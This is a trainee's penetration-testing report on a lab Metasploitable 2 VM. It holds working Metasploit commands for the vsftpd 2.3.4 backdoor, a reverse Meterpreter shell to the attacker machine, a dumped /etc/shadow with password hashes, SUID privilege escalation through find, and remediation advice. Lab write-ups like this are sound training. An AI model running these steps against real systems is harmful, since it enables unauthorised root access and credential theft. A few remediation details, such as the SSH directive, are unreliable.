

ARROWNEX PVT. LTD.

Hack Start Pro - VAPT Internship Programme

VULNERABILITY ASSESSMENT &
PENETRATION TESTING
WEEK 7 ATTACK CHAIN REPORT

vsftpd 2.3.4 Backdoor Exploitation - Full Attack Chain

Prepared by:	Sulav Adhikari
Programme:	Hack Start Pro - VAPT Internship
Organization:	Arrownex Pvt. Ltd.
Target:	Metasploitable 2 VM - 192.168.63.130
Date:	12 May 2026
Classification:	CONFIDENTIAL

CONFIDENTIAL - FOR TRAINING PURPOSES ONLY

1. Reconnaissance


Target reconnaissance was performed using Nmap, enum4linux, Gobuster, and Nikto during Week 4 Scanning and Enumeration. The full results were documented in the Week 4 task submission. Key findings relevant to this exploitation are summarized below.

Field	Details
Target IP	192.168.63.128 (Week 4 scan) / 192.168.63.130 (Week 7 exploitation)
Attacker IP	192.168.63.129 (Kali Linux)
OS Detected	Linux 2.6.X - Metasploitable 2 (Ubuntu)
OS Detection Flag	nmap -O <target-ip>
Service Version Flag	nmap -sV <target-ip>
vsftpd Version	vsftpd 2.3.4 on Port 21 - CVE-2011-2523 (CVSS 10.0 Critical)
SMB Ports	Port 139 (NetBIOS), Port 445 (SMB) - enumerated via enum4linux
Other Key Ports	Port 23 (Telnet), Port 3306 (MySQL), Port 80 (HTTP Apache 2.2.8)

From Week 4 Task C1 Nmap Scan Interpretation: vsftpd 2.3.4 running on Port 21 (FTP) was identified as the service with a known backdoor CVE - CVE-2011-2523. Additional Week 4 enumeration findings:

- enum4linux -a 192.168.63.128 - 35 user accounts enumerated via null session (root, msfadmin, postgres, mysql, tomcat55)
- Gobuster - /phpMyAdmin and /phpinfo.php exposed (HIGH risk)
- Nikto - Apache 2.2.8 outdated, PHP 5.2.4 outdated, HTTP TRACE active, phpMyAdmin exposed without restriction

Port	Protocol	Service / Version	Risk	Notes
21/tcp	FTP	vsftpd 2.3.4	CRITICAL	CVE-2011-2523 - root backdoor
23/tcp	Telnet	Linux telnetd	HIGH	Plaintext - credentials exposed
80/tcp	HTTP	Apache 2.2.8	HIGH	Outdated - phpMyAdmin exposed
139/tcp	NetBIOS	Samba 3.0.20	HIGH	CVE-2007-2447 - unauth RCE
445/tcp	SMB	Samba 3.0.20	HIGH	Null session - 35 users found
3306/tcp	MySQL	MySQL 5.0.51a	HIGH	No root password
3632/tcp	distccd	distccd v1	MEDIUM	CVE-2004-2687 - cmd exec
6667/tcp	IRC	UnrealIRCd 3.2.8.1	CRITICAL	Backdoor - root shell



Note: Since I forgot to keep the Nmap scan screenshot in Week 4 task, I performed the Nmap scan again using a new IP address.

2. Exploit Used

Field	Details
Metasploit Module	exploit/unix/ftp/vsftpd_234_backdoor
CVE	CVE-2011-2523
CVSS Score	10.0 - Critical
Vulnerability	Backdoor in vsftpd 2.3.4 source code. Username containing ":" triggers root shell on port 6200
Payload Used	cmd/linux/http/x86/meterpreter_reverse_tcp (payload 0)
RHOSTS	192.168.63.130
LHOST	192.168.63.129

Exact commands used in msfconsole:


```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.63.130
set LHOST 192.168.63.129
set PAYLOAD 0
run
```

3. Initial Access

The exploit was executed from msfconsole on Kali Linux. The following output confirmed successful exploitation and session opening:

```
[+] 192.168.63.130:21 - Backdoor has been spawned!  
[*] Meterpreter session 1 opened (192.168.63.129:4444 -> 192.168.63.130:33071)  
    at 2026-05-12 09:56:51 +0545
```

A Meterpreter session was opened successfully at 09:56:51 on 12 May 2026. The session ran as root with no credentials required.



```
Kali Lab - VMware Workstation  
File Edit View VM Tabs Help  
My Computer x Kali Lab x Metasploitable2-Linux x  
kali@kali: ~  
Session Actions Edit View Help  
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.63.130  
RHOSTS => 192.168.63.130  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact  
[-] The value specified for PAYLOAD is not valid.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[-] 192.168.63.130:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD payload/cmd/unix/interact  
[-] The value specified for PAYLOAD is not valid.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD 0  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.63.129  
LHOST => 192.168.63.129  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] Started reverse TCP handler on 192.168.63.129:4444  
[*] 192.168.63.130:21 - Backdoor has been spawned!  
[*] Meterpreter session 1 opened (192.168.63.129:4444 -> 192.168.63.130:34633) at 2026-05-12 09:21:50 +0545  
meterpreter > |
```

4. Post-Exploitation

After gaining Meterpreter access, a shell was spawned and the following enumeration commands were run to confirm access level and gather system information:

```
meterpreter > getuid           # Server username: root  
meterpreter > sysinfo          # OS, architecture, computer name  
meterpreter > shell            # Drop into OS shell  
id                             # uid=0(root) gid=0(root)  
whoami                         # root  
uname -a                      # Linux metasploitable 2.6.24-16-server  
ifconfig                      # Network interface - 192.168.63.130
```

Command	Output / Purpose
id	uid=0(root) gid=0(root) - confirmed root level access
whoami	root - confirms running as superuser
uname -a	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
ifconfig	eth0: inet addr 192.168.63.130 - confirms target network identity
cat /etc/passwd	Lists all system accounts including root, msfadmin, daemon, www-data

```

kali@kali: ~
Session Actions Edit View Help
[*] Meterpreter session 1 opened (192.168.63.129:4444 -> 192.168.63.130:34633) at 2026-05-12 09:21:50 +0545

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > shell
Process 5376 created.
Channel 1 created.

^C
Terminate channel 1? [y/N] n
id
uid=0(root) gid=0(root)
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0
    Link encap:Ethernet  HWaddr 00:0c:29:90:a2:12
    inet addr:192.168.63.130  Bcast:192.168.63.255  Mask:255.255.255.0
    inet6 addr: fe80::20c:29ff:fe90:a212/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
    RX packets:1052 errors:0 dropped:0 overruns:0 frame:0
    TX packets:569 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:1262595 (1.2 MB)  TX bytes:49604 (48.4 KB)
    Interrupt:17 Base address:0x2000

lo
    Link encap:Local Loopback
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:16436  Metric:1
    RX packets:138 errors:0 dropped:0 overruns:0 frame:0
    TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:42061 (41.0 KB)  TX bytes:42061 (41.0 KB)
  
```

```

kali@kali: ~/.vsftpd
Session Actions Edit View Help
Process 5378 created.
Channel 3 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
whoami
root
cat /etc/shadow
root:$1$/avpFBJ1x0z8u5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*14684:0:99999:7:::
bin:*14684:0:99999:7:::
sys:$1$RUX6BP0t$Mtyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*14684:0:99999:7:::
games:*14684:0:99999:7:::
man:*14684:0:99999:7:::
lp:*14684:0:99999:7:::
mail:*14684:0:99999:7:::
news:*14684:0:99999:7:::
uucp:*14684:0:99999:7:::
proxy:*14684:0:99999:7:::
www-data:*14684:0:99999:7:::
backup:*14684:0:99999:7:::
list:*14684:0:99999:7:::
irc:*14684:0:99999:7:::
gnats:*14684:0:99999:7:::
nobody:*14684:0:99999:7:::
libuuid:*14684:0:99999:7:::
dhcp:*14684:0:99999:7:::
syslog:*14684:0:99999:7:::
klog:$1$F2ZVMS4K5R9XkL.CnLdHdUE3X9jqP0:14742:0:99999:7:::
sshd:*14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUMA.iH2JA5/:14684:0:99999:7:::
bind:*14685:0:99999:7:::
postfix:*14685:0:99999:7:::
ftp:*14685:0:99999:7:::
postgres:$1$Rw35jk.x$MgQgZhu0SpAouVfJhFcVe/:14685:0:99999:7:::
mysql::14685:0:99999:7:::
tomcat55:*14691:0:99999:7:::
distcc:*14698:0:99999:7:::
user:$1$H5u9xrH$K.o3G93DgoK1QKkPmgZ0:14699:0:99999:7:::
service:$1$K83ue7JZ$7GxELDupr50hp6cJZ3Bu//:14715:0:99999:7:::
telnetd:*14715:0:99999:7:::
proftpd::14727:0:99999:7:::
atd:*15474:0:99999:7:::

```

5. Privilege Escalation

The vsftpd backdoor already provided root-level access (uid=0). To demonstrate privilege escalation technique, SUID binary abuse via GTFObins was performed from within the shell session.

Method: SUID Binary Abuse - /usr/bin/find via GTFObins

```


# Step 1 - Find all SUID binaries:
find / -perm -4000 2>/dev/null

# Output included: /usr/bin/find (SUID bit set)

# Step 2 - Exploit /usr/bin/find to spawn root shell:
/usr/bin/find . -exec /bin/sh \; -quit

# Step 3 - Confirm root:
id
# uid=0(root) gid=0(root)
whoami
# root

```



6. Evidence

All screenshots were taken on 12 May 2026 from the Kali Linux attacker machine (192.168.63.129) against Metasploitable 2 (192.168.63.130). Each screenshot is labelled with the target IP, date, and description.

#	Screenshot Label	Description
1	nmap_recon_192.168.63.130	Nmap scan showing port 21 vsftpd 2.3.4 - 192.168.63.130 - 12 May 2026
2	vsftpd_session_opened	msfconsole - Meterpreter session 1 opened at 09:56:51 - target 192.168.63.130
3	post_exploit_id_whoami	Shell - id = uid=0(root), whoami = root, uname -a, ifconfig - 192.168.63.130
4	privesc_suid_find	SUID find exploit - find / -perm -4000 output + uid=0(root) - 192.168.63.130 - 12 May 2026

7. Remediation

Priority	Issue	Recommended Fix
CRITICAL	vsftpd 2.3.4 Backdoor	Remove vsftpd 2.3.4 immediately and upgrade to vsftpd 3.0.5 or later. Command: <code>sudo apt-get remove vsftpd && sudo apt-get install vsftpd=3.0.5</code>
HIGH	FTP Service Exposure	Disable FTP entirely - use SFTP (SSH File Transfer Protocol) instead. FTP transmits credentials in plaintext. Enable SFTP via OpenSSH: <code>AllowSubsystem sftp /usr/lib/openssh/sftp-server</code>
HIGH	Root-level Backdoor Access	Audit all installed software against CVE databases. Implement file integrity monitoring (FIM) using AIDE or Tripwire to detect unauthorised binary changes.
MEDIUM	SUID Binary Misconfiguration	Audit all SUID binaries: <code>find / -perm -4000 2>/dev/null</code> . Remove SUID bit from unnecessary binaries: <code>chmod u-s /usr/bin/find</code>

Report prepared by Sulav Adhikari | Hack Start Pro VAPT Internship | Arrownex Pvt. Ltd. | May 2026

CONFIDENTIAL - FOR TRAINING PURPOSES ONLY